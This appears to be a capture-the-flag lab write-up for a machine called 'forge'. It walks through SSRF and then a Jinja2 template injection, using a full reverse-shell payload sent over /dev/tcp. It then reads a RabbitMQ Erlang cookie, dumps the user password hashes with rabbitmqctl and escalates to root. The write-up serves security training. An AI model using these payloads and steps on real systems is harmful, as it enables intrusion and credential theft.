




nothing here... so lets see the url input




```
openvpn cangel1985.ovpn    nc -lvnp 4444

/home/guel/Work  15:10:19
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.2.38] from (UNKNOWN) [10.10.110.145] 57318
GET / HTTP/1.1
Accept: */*
User-Agent: node-fetch/1.0 (+https://github.com/bitinn/node-fetch)
Accept-Encoding: gzip,deflate
Host: 10.9.2.38:4444
Connection: close
```




so nothing here cause is changing name file,


we can look for a SSRF and try to see route api/docs

and knowing is running node js







and check route file uploaded




lets check route /api/fetch_messeges_from_chatbot setting request to POST , made some changes in content type cause everything is json, change content length to 2




after putting a name it reflex on response, so looking for an injection



a jinja2 SSTI we got and see user azrael





do not forget scape with \ “



{"username":"{{ self. init . globals . builtins . import ('os').popen('bash -c \"bash -i >& /dev/tcp/10.9.2.38/443 0>&1\"').read() }}"
}

we are in





after enumerate and enumerate rememver avout Erlan Port Mapper that we need cookies to exploit it lets


folder

```
azrael@forge:/var/lib$ ls -la
total 180
drwxr-xr-x 45 root      root      4096 Sep 20  2024 .
drwxr-xr-x 14 root      root      4096 Mar 21  2024 ..
drwxrwxr-x  3 root      root      4096 Aug 15  2024 AccountsService
drwxr-x---  3 root      root      4096 Sep 20  2024 amazon
drwxr-xr-x  5 root      root      4096 Aug 15  2024 apache2
drwxr-xr-x  3 root      root      4096 Mar 20  2024 apport
drwxr-xr-x  5 root      root      4096 Aug 15  2024 apt
drwxr-xr-x  2 root      root      4096 Feb 25  2022 boltd
drwxr-xr-x  8 root      root      4096 May  3 03:18 cloud
drwxr-xr-x  3 colord    colord    4096 Jul 19  2024 colord
drwxr-xr-x  2 root      root      4096 Aug 15  2024 command-not-found
drwxr-xr-x  2 root      root      4096 Mar 20  2024 dbus
drwxr-xr-x  2 root      root      4096 Apr 10  2020 dhcp
drwxr-xr-x  7 root      root      4096 Sep 20  2024 dpkg
drwxr-xr-x  7 root      root      4096 Aug 16  2024 fwupd
drwxr-xr-x  2 root      root      4096 Feb  8  2023 git
drwxr-xr-x  4 root      root      4096 Mar 20  2024 grub
drwxr-xr-x  2 landscape landscape 4096 Jul 18  2024 landscape
drwxr-xr-x  2 root      root      4096 May  3 03:18 logrotate
drwxr-xr-x  2 root      root      4096 Mar 14  2023 man-db
drwxr-xr-x  2 root      root      4096 Apr 15  2020 misc
drwxr-xr-x  2 root      root      4096 Jun  5  2019 os-prober
drwxr-xr-x  2 root      root      4096 Aug 15  2024 pam
drwxr-xr-x  2 root      root      4096 Nov  2  2020 plymouth
drwx------  3 root      root      4096 Mar 14  2023 polkit-1
drwx------  2 root      root      4096 Mar 14  2023 private
drwxr-xr-x  2 root      root      4096 Aug 15  2024 python
drwxr-xr-x  5 rabbitmq  rabbitmq  4096 Sep 12  2024 rabbitmq
```

```
azrael@forge:/var/lib/rabbitmq$ ls -la
total 896
drwxr-xr-x  5 rabbitmq rabbitmq   4096 Sep 12  2024 .
drwxr-xr-x 45 root     root       4096 Sep 20  2024 ..
drwxr-x---  3 rabbitmq rabbitmq   4096 Aug 15  2024 config
-r-------r--  1 rabbitmq rabbitmq     16 May  3 03:18 .erlang.cookie
-rw-r-----  1 rabbitmq rabbitmq 889389 May  3 03:18 erl_crash.dump
drwxr-x---  4 rabbitmq rabbitmq   4096 May  3 03:18 mnesia
-rw-r-----  1 rabbitmq rabbitmq      0 Sep 12  2024 nc
drwxr-x---  2 rabbitmq rabbitmq   4096 Jul 18  2024 schema
azrael@forge:/var/lib/rabbitmq$ cat .erlang.cookie
8mlZGyoJ992kw7Yaazrael@forge:/var/lib/rabbitmq$
```

8mlZGyoJ992kw7Ya

```
/home/guel ⌚ 1:17:22
$ ssh azrael@10.10.45.212 -L 15672:127.0.0.1:15672
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat May  3 04:17:52 AM UTC 2025

  System load:  0.0                Processes:             123
  Usage of /:   54.6% of 12.94GB   Users logged in:       0
  Memory usage: 16%                IPv4 address for eth0: 10.10.45.212
  Swap usage:   0%

  ⇒ There is 1 zombie process.

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```




```
azrael@forge:/var/lib/rabbitmq$ epmd -names
epmd: up and running on port 4369 with data:
name rabbit at port 25672
azrael@forge:/var/lib/rabbitmq$
```

```
/home/guel/Work ⌚ 2:40:09
$ rabbitmqctl --erlang-cookie '8mlZGyoJ992kw7Ya' --node rabbit@forge status
Status of node rabbit@forge ...
[]
Runtime

OS PID: 1138
OS: Linux
Uptime (seconds): 8525
Is under maintenance?: false
RabbitMQ version: 3.9.13
RabbitMQ release series support status: see https://www.rabbitmq.com/release-information
Node name: rabbit@forge
Erlang configuration: Erlang/OTP 24 [erts-12.2.1] [source] [64-bit] [smp:2:2] [ds:2:2:10] [async-threads:1] [jit]
Crypto library:
Erlang processes: 382 used, 1048576 limit
Scheduler run queue: 1
Cluster heartbeat timeout (net_ticktime): 60

Plugins

Enabled plugin file: /etc/rabbitmq/enabled_plugins
Enabled plugins:

 * rabbitmq_management
 * amqp_client
 * rabbitmq_web_dispatch
 * cowboy
 * cowlib
 * rabbitmq_management_agent

Data directory

Node data directory: /var/lib/rabbitmq/mnesia/rabbit@forge
Raft data directory: /var/lib/rabbitmq/mnesia/rabbit@forge/quorum/rabbit@forge

Config files

 * /etc/rabbitmq/rabbitmq.conf
```

```
/home/guel/Work ⌚ 2:42:03
$ rabbitmqctl --erlang-cookie '8mlZGyoJ992kw7Ya' --node rabbit@forge list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256. []
root    [administrator]

/home/guel/Work ⌚ 2:42:09
$ rabbitmqctl --erlang-cookie '8mlZGyoJ992kw7Ya' --node rabbit@forge export_definitions /tmp/definitions.json
Exporting definitions in JSON to a file at "/tmp/definitions.json" ...
Stack trace:

** (UndefinedFunctionError) function JSON.encode/1 is undefined or private
    (elixir 1.18.1) JSON.encode(%{permissions: [%{"configure" => ".*", "read" => ".*", "user" => "root", "vhost" => "/", "write" => ".*"}], bindings: [], que
ues: [%{"arguments" => %{}, "auto_delete" => false, "durable" => true, "name" => "tasks", "type" => :classic, "vhost" => "/"}], parameters: [], policies: [],
 rabbitmq_version: "3.9.13", exchanges: [], global_parameters: [%{"name" => :cluster_name, "value" => "rabbit@forge"}], rabbit_version: "3.9.13", topic_permi
ssions: [%{"exchange" => "", "read" => ".*", "user" => "root", "vhost" => "/", "write" => ".*"}], users: [%{"hashing_algorithm" => :rabbit_password_hashing_s
ha256, "limits" => %{}, "name" => "The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to c
rack SHA-256.", "password_hash" => "vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K", "tags" => []}, %{"hashing_algorithm" => :rabbit_password_hashing_sha25
6, "limits" => %{}, "name" => "root", "password_hash" => "49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF", "tags" => ["administrator"]}], vhosts: [%{"limit
s" => [], "metadata" => %{description: "Default virtual host", tags: []}, "name" => "/"}]})
    (rabbitmqctl 4.0.0-dev) lib/rabbitmq/cli/ctl/commands/export_definitions_command.ex:154: RabbitMQ.CLI.Ctl.Commands.ExportDefinitionsCommand.serialise/2
    (rabbitmqctl 4.0.0-dev) lib/rabbitmq/cli/ctl/commands/export_definitions_command.ex:76: RabbitMQ.CLI.Ctl.Commands.ExportDefinitionsCommand.run/2
    (rabbitmqctl 4.0.0-dev) lib/rabbitmqctl.ex:174: RabbitMQCtl.maybe_run_command/3
    (rabbitmqctl 4.0.0-dev) lib/rabbitmqctl.ex:142: anonymous fn/5 in RabbitMQCtl.do_exec_parsed_command/5
    (rabbitmqctl 4.0.0-dev) lib/rabbitmqctl.ex:642: RabbitMQCtl.maybe_with_distribution/3
    (rabbitmqctl 4.0.0-dev) lib/rabbitmqctl.ex:107: RabbitMQCtl.exec_command/2
    (rabbitmqctl 4.0.0-dev) lib/rabbitmqctl.ex:41: RabbitMQCtl.main/1

Error:
:undef
```

how hash is encoded

https://www.rabbitmq.com/docs/passwords#this-is-the-algorithm

```
/tmp ⌚ 2:48:12
$ echo -n '49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF' | base64 -d | xxd -p -c 100
e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
```

now erase 4 first **byte and got it**

```
azrael@forge:/var/lib/rabbitmq$ cat .erlang.cookie
8mlZGyoJ992kw7Yaazrael@forge:/var/lib/rabbitmq$ su root
Password:
root@forge:/var/lib/rabbitmq# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/var/lib/rabbitmq# cat /root/root.txt
```